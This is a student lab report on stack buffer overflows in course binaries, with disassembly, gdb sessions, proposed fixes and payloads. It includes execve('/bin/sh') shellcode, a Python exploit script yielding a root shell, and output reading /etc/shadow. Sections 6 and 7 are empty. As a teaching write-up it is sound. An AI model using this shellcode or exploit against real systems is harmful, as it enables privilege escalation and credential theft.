HAUTE ÉCOLE BRUXELLES-BRABANT
ÉCOLE SUPÉRIEURE D'INFORMATIQUE
MASTER OF CYBERSECURITY
2025-2026

Secure Software Design & Web Security
Lab #2

Buffer Overflow

Candidate:
615056 BOTTON David

Advisor:
Pr. R. Absil

Rue Royale 67, 1000 Brussels, Belgium
Tel: +32 2 219 15 46

Contents

1 Secret String in *secret-str*

The secret is statically embedded into the executable. Developers sometimes store connection strings, API endpoints or plaintext that way and forget to clean up later on. It makes data retrievable with basic tools like cat, grep or objdump.

Common methods to produce such artefacts include hard coding values and post-compilation patching with a hex editor. I extract human readable text from the binary using basic utility programs and discover the secret string.

2 Stack Smashing Protection in a Code Snippet

Snippet shows a stack canary mechanism using the guard and secret variables to detect buffer overflows by verifying the integrity of guard. This mechanism can be bypassed in two ways:

1. `Information Leak`: Exploiting another vulnerability in the program, such as a format string vulnerability to leak the value of the secret variable. Attacker can craft an input that correctly matches the canary value. Then overwrites the buffer up to the return address without triggering the guard, bypassing the stack smashing detection.

2. `Brute Forcing`: If the secret value is not sufficiently random or uses a predictable initialization. Attacker can repeatedly attempt guessing secret until the program does not detect stack smashing and bypasses the protection. This option is viable on 32 bit architecture because the stack has much less entropy.

3 Password Protection in *check-pwd*

The *check-pwd* binary has a stack buffer overflow vulnerability because of unsafe *gets* at 0x8048495 ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0x16 (offset 22 from ebp), flag at ebp-0xc (offset 12). The binary initializes the flag to zero, reads user input into the buffer via gets (which appends a null byte), compares the buffer to the hardcoded password "securesoftware" at 0x804861e using strcmp, sets the flag to 1 only on match ("Correct Password" if successful, "Wrong Password" otherwise), and grants access if the flag value is anything but at zero (0x00).

No canary according to its checksec output which facilitates its exploitation, NX actively blocks shellcode but won't matter here, no PIE means addresses remain static.

`Fix`: Replace gets with fgets(buffer, sizeof(buffer), stdin), enable stack canaries, turn on ASLR, check strlen(input) < sizeof(buffer).

`Exploit`: Input longer than 10 bytes, as the 11th byte overwrites the flag's low byte at ebp-0xc, making the flag non-zero and granting access despite the strcmp failure printing "Wrong Password". A simple payload is 11 'A's, which sets the low byte to 0x41.

```
# Root privileges given
python -c 'print("A"*11)' | ./check-passwd
# Wrong Password (flag zeroed)
python -c 'print("A"*10 + "\x00\x00\x00\x00")' | ./check-passwd
```

Listing 1: Python Payload Q3

`Key Assembly Lines:`

```
    # Stack frame setup, allocating 32 bytes for locals
8048479: 83 ec 20                    sub    esp,0x20

    # Buffer at ebp-0x16, sized 12 bytes
804848f: 8d 45 ea                    lea    eax,[ebp-0x16]

    # Unsafe input via gets, no bounds check
8048495: e8 d6 fe ff ff              call   8048370 <gets@plt>

    # Hardcoded password "securesoftware" for comparison
804849f: b8 1e 86 04 08              mov    eax,0x804861e

    # String compare over 15 bytes using repz cmpsb
80484ad: f3 a6                       repz cmpsb ds:[esi],es:[edi]

    # Conditional jump to success branch on match
80484c0: 74 0e                       je     80484d0 <checkPwd+0x5c>

    # Flag var init to 0 at ebp-0xc, set to 1 only on match
804847c: c7 45 f4 00 00 00 00        movl   $0x0,-0xc(%ebp)
80484f4: c7 45 f4 01 00 00 00        movl   $0x1,-0xc(%ebp)
```

Listing 2: Key Assembly Lines Q3

Disclaimer

Solutions below based on Ubuntu 12 i386. I disable ASLR as per the slide handouts and grant setuid bit to each following binary.

```
sudo sysctl -w kernel.randomize_va_space=0
sudo chmod 4755 ./binary
```

4 Critical Function in *check-pwd-crit*

The *check-pwd-crit* binary has a stack buffer overflow vulnerability because of *gets* at 0x8048495 ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0x16 (offset 22 from ebp). No canary according to its checksec output which facilitates exploitation, NX disabled (though not used here), no PIE keeps addresses static.

`Fix`: Replace gets with fgets(buffer, sizeof(buffer), stdin), enable stack canaries, enable PIE, check input boundaries with strlen.

`Exploit`: I used the return-to-function technique where the return address is overwritten to point to the criticalFunction at 0x8048514. I crafted a Python script that builds a payload with 26 A's to smash the 22-byte buffer at ebp-0x16 and overwrite the return address at ebp+4 with the criticalFunction address (0x8048514), which lets me jump directly to the function printing "Critical function" without crashing, as shown in that execution. Disassembly revealed the buffer load at lea eax,[ebp-0x16] and frame allocation via sub esp,0x20, then runtime stack dumps in gdb confirmed the buffer base, cyclic pattern crash gave the 26 byte offset to the return address so I know the payload's filler size and overwrite position. The Python script automates this by packing the address in little-endian format. `GDB Analysis`: To analyze the vulnerability, the following gdb manipulations were executed:

```
set architecture i386                # Confirm archi + protections
show architecture
disas main                           # Disassemble functions
disas checkPwd
break main                           # Set breakpoint and run short
run test
next                                 # Step through main to checkPwd call
Repeat until checkPwd 0x8048495
step                                 # Enter checkPwd
context                              # Inspect stack frame
info registers esp                   # Entry ESP
```

Taking measurements of target function *checkPwd*, as per the gdb output.

```
next                                 # Go before gets 0x8048495
info registers ebp                   # Confirm buffer location
p (char *)($ebp - 0x16)              # Buffer address
x/52wx $ebp - 0x16 - 4               # View buffer area
Step over gets and verify copy
next
x/s $ebp - 0x16                      # Shows copied input
Continue to exit
continue
Cyclic pattern for offset
run $(python -c "print(''.join(chr(i % 26 + 65) * 4 for i in range(25)))")  # Crashes
At crash: Calculate offset
info registers eip                   # Overwritten EIP, e.g., 0x41414841 ('aahA')
x/16x $esp                           # Inspect stack to find pattern
Offset 26 to return address
x/80wx $esp - 256                    # Inspect overflow path
x/wx $ebp                            # Saved EBP at offset 22
x/wx $ebp+4                          # Return address at 26
```

Verifying the exploit by stepping through execution.

```
break *0x8048513                     # Before ret
run $(python -c 'import struct; crit_addr=0x8048514; print("A"*26 + struct.pack("<I", crit_addr))')
context                              # Verify stack[0] = crit addr
x/wx $ebp+4                          # Show crit addr (pre-ret)
stepi                                # EIP at critFunction
x/30i $eip                           # Inspect criticalFunction code
continue                             # Prints "Critical function"
```

5 Root Access in the Set-UID Program *root-me-1*

The *root-me-1* binary has a stack buffer overflow vulnerability because of *strcpy* at 0x804845d ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0xd0 (offset 208 from ebp). No canary according to its checksec output which facilitates exploitation, NX disabled allows shellcode execution on stack, no PIE keeps addresses static.

`Exploit`: I used the return-to-environment technique where a shellcode is placed in an environment variable called EGG to dodge the null byte problem in strcpy that would cut off the copy too early. I crafted a Python script that sets EGG with a bunch of 100 NOPs ahead of the 21 byte shellcode for *execve("/bin/sh")*, figure out its address using gdb, and then builds a payload with 212 A's to smash the 208-byte buffer at ebp-0xd0 and overwrite the return address at ebp+4 with that EGG address (0xbfffff39 in my runs), which lets me jump right into the NOP sled and into the shellcode for spawning a root shell with euid=0, all without crashing as shown in that execution.

Disassembly revealed the buffer load at lea eax,[ebp-0xd0] and frame allocation via sub esp,0xe8, then runtime stack dumps in gdb confirmed the buffer base at 0xbffffb98, cyclic pattern crash gave the 212 byte offset to the return address so I know the payload's filler size and overwrite position. The Python script automates this by dynamically compiling a helper to fetch the EGG address, handling minor environment shifts like argv length variations that could offset the stack by a few bytes.

`Fix`: Replace strcpy with strncpy(buffer, str, sizeof(buffer)), enable stack canaries, turn off executable stack with -z noexecstack, enable ASLR.

`GDB Analysis`: To analyze the vulnerability, the following gdb manipulations were executed:

```
set architecture i386                # Confirm archi + protections
show architecture
disas main                           # Disassemble functions
disas greet
break main                           # Set breakpoint and run short
run hello

next                                 # Step through main to greet call
                                     # Repeat until greet 0x8048495
step                                 # Enter greet
context                              # Inspect stack frame
info registers esp                   # Entry ESP: 0xbffffc6c
```

Taking measurements of target function *greet*, as per the gdb output.

```
next                                 # Go before strcpy 0x804845d

info registers ebp                   # Confirm buffer location
p (char *)($ebp - 0xd0)              # Buffer: 0xbffffb98
x/52wx $ebp - 0xd0 - 4               # View buffer area
                                     # Step over strcpy and verify copy
next
x/s $ebp - 0xd0                      # Shows copied input
                                     # Continue to exit
```

```
continue
                                  # Cyclic pattern for offset
pattern create 300 '/tmp/pattern'
run $(cat /tmp/pattern)           # Crashes
                                  # At crash: Calculate offset
info registers eip                # Overwritten EIP
pattern offset $eip               # 212 to return address

x/80wx $esp - 256                 # Inspect overflow path
x/wx $ebp                         # Saved EBP at offset 208
x/wx $ebp+4                       # Return address at 212
```

Verifying the exploit by setting EGG and stepping through shellcode execution.

```

                                  # Set EGG and get address
set environment EGG \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
print getenv("EGG")
break *0x804847a                  # Before ret
run $(python -c 'import struct; egg_addr=0xbfffff39; print("A"*212 + struct.pack("<I", egg_addr))')
context                           # Verify stack[0] = EGG addr
x/wx $ebp+4                       # Show EGG addr (pre-ret)
stepi                             # EIP at EGG
x/30i $eip                        # nops then xor eax,eax etc.
continue                          # shell
```

6 Root Access in the Set-UID Program *root-me-2*

7 Root Access in the Set-UID Program *root-me-3*

A A1 Material for *secret-str*

```
strings secret-str | grep -i secret
```

Listing 3: Command Solving Q1




Figure 1: Secret String Q1

Back to Q1

B A3 Material for *check-passwd*

```
┌[devid@penthrite]─[~/code]─[@]
└[$]› PYTHONWARNINGS=ignore checksec ./check-passwd
Processing... ──────────────── 1/1 • 100.0%
Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
check-passwd	Yes	No	No	Partial	No	No	Yes	No	No	No	0

Figure 2: Checksec *check-passwd* Q3

```
08048474 <checkPwd>:
 8048474:	55                   	push   %ebp
 8048475:	89 e5                	mov    %esp,%ebp
 8048477:	57                   	push   %edi
 8048478:	56                   	push   %esi
 8048479:	83 ec 20             	sub    $0x20,%esp
 804847c:	c7 45 f4 00 00 00 00 	movl   $0x0,-0xc(%ebp)
 8048483:	c7 04 24 10 86 04 08 	movl   $0x8048610,(%esp)
 804848a:	e8 f1 fe ff ff       	call   8048380 <puts@plt>
 804848f:	8d 45 ea             	lea    -0x16(%ebp),%eax
 8048492:	89 04 24             	mov    %eax,(%esp)
 8048495:	e8 d6 fe ff ff       	call   8048370 <gets@plt>
 804849a:	8d 45 ea             	lea    -0x16(%ebp),%eax
 804849d:	89 c2                	mov    %eax,%edx
 804849f:	b8 1e 86 04 08       	mov    $0x804861e,%eax
 80484a4:	b9 0f 00 00 00       	mov    $0xf,%ecx
 80484a9:	89 d6                	mov    %edx,%esi
 80484ab:	89 c7                	mov    %eax,%edi
 80484ad:	f3 a6                	repz cmpsb %es:(%edi),%ds:(%esi)
 80484af:	0f 97 c2             	seta   %dl
 80484b2:	0f 92 c0             	setb   %al
 80484b5:	89 d1                	mov    %edx,%ecx
 80484b7:	28 c1                	sub    %al,%cl
 80484b9:	89 c8                	mov    %ecx,%eax
 80484bb:	0f be c0             	movsbl %al,%eax
 80484be:	85 c0                	test   %eax,%eax
 80484c0:	74 0e                	je     80484d0 <checkPwd+0x5c>
 80484c2:	c7 04 24 2d 86 04 08 	movl   $0x804862d,(%esp)
 80484c9:	e8 b2 fe ff ff       	call   8048380 <puts@plt>
 80484ce:	eb 2b                	jmp    80484fb <checkPwd+0x87>
 80484d0:	b8 3f 86 04 08       	mov    $0x804863f,%eax
 80484d5:	89 04 24             	mov    %eax,(%esp)
 80484d8:	e8 83 fe ff ff       	call   8048360 <printf@plt>
 80484dd:	8d 45 ea             	lea    -0x16(%ebp),%eax
 80484e0:	89 04 24             	mov    %eax,(%esp)
 80484e3:	e8 78 fe ff ff       	call   8048360 <printf@plt>
 80484e8:	c7 04 24 0a 00 00 00 	movl   $0xa,(%esp)
 80484ef:	e8 bc fe ff ff       	call   80483b0 <putchar@plt>
 80484f4:	c7 45 f4 01 00 00 00 	movl   $0x1,-0xc(%ebp)
 80484fb:	83 7d f4 00          	cmpl   $0x0,-0xc(%ebp)
 80484ff:	74 0c                	je     804850d <checkPwd+0x99>
 8048501:	c7 04 24 58 86 04 08 	movl   $0x8048658,(%esp)
```

Figure 3: Disassembly *check-passwd* Q3

Back to Q3

C A4 Material for check-passwd-crit





Figure 4: Checksec `check-passwd-crit` Q4

Back to Q4


D A5 Material for *root-me-1*



```
┌─[devid@penthrite]─[~/code]─[@]
└─[$]› PYTHONWARNINGS=ignore checksec ./root-me-1
Processing... ──────────────────────────────────── 1/1 • 100.0%
                    Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
root-me-1	No	No	No	Partial	No	No	Yes	No	No	No	0

Figure 5: Checksec `root-me-1` Q5




```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0xbffffb98 --> 0xb5a059f0
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffffd24 --> 0xbffffe3a ("/home/david/code/q5/root-me-1")
EDX: 0xbffffcb4 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffffc68 --> 0xbffffc88 --> 0x0
ESP: 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
EIP: 0x804845d (<greet+25>:      call   0x8048350 <strcpy@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048450 <greet+12>:        mov    DWORD PTR [esp+0x4],eax
   0x8048454 <greet+16>:        lea    eax,[ebp-0xd0]
   0x804845a <greet+22>:        mov    DWORD PTR [esp],eax
=> 0x804845d <greet+25>:        call   0x8048350 <strcpy@plt>
   0x8048462 <greet+30>:        mov    eax,0x8048580
   0x8048467 <greet+35>:        lea    edx,[ebp-0xd0]
   0x804846d <greet+41>:        mov    DWORD PTR [esp+0x4],edx
   0x8048471 <greet+45>:        mov    DWORD PTR [esp],eax
Guessed arguments:
arg[0]: 0xbffffb98 --> 0xb5a059f0
arg[1]: 0xbffffe58 ("hello")
[------------------------------------stack-------------------------------------]
0000| 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
0004| 0xbffffb84 --> 0xbffffe58 ("hello")
0008| 0xbffffb88 --> 0x8048278 ("__libc_start_main")
0012| 0xbffffb8c --> 0xb7e2a194 --> 0x72647800 ('')
0016| 0xbffffb90 --> 0x804821c --> 0x3c ('<')
0020| 0xbffffb94 --> 0x1
0024| 0xbffffb98 --> 0xb5a059f0
0028| 0xbffffb9c --> 0xb7eb67ce (add    ebx,0x10f826)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0804845d in greet ()
```

Figure 6: Found Unsafe *strcpy* Function Q5

Back to Q5

```python
#!/usr/bin/env python2
import struct
import os

# var env execve("/bin/sh")
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
os.environ['EGG'] = '\x90' * 100 + shellcode

# getaddr
os.system('gcc -m32 -o /tmp/getaddr -x c - << EOF\n#include <stdio.h>\n#include <stdlib.h>\nint main() { printf("%p\\n", getenv("EGG")); }\nEOF')

# dummy arg length of payload
offset = 212
dummy = 'A' * (offset + 4)
addr_str = os.popen('/tmp/getaddr "{}"'.format(dummy)).read().strip()
print("EGG address: " + addr_str)

egg_addr = int(addr_str, 16)

# build payload (start of NOPs)
payload = "A" * offset + struct.pack("<I", egg_addr)

print("Running exploit...")
os.system('./root-me-1 "' + payload + '"')
```

Listing 4: Solver Script Q5



```
david@ulb-615056:~/code/q5$ python exploit_root-me-1.py
EGG address: 0xbfffff39
Running exploit...
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA9���
# id
uid=1000(david) gid=1000(david) euid=0(root) groups=0(root),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(david)
# cat /etc/shadow
root:!:20403:0:99999:7:::
daemon:*:15937:0:99999:7:::
bin:*:15937:0:99999:7:::
```

Figure 7: Exploiting *root-me-1* Q5

Back to Q5

E A6 Material for *root-me-2*

Back to Q6

F A7 Additional Material

Back to Q7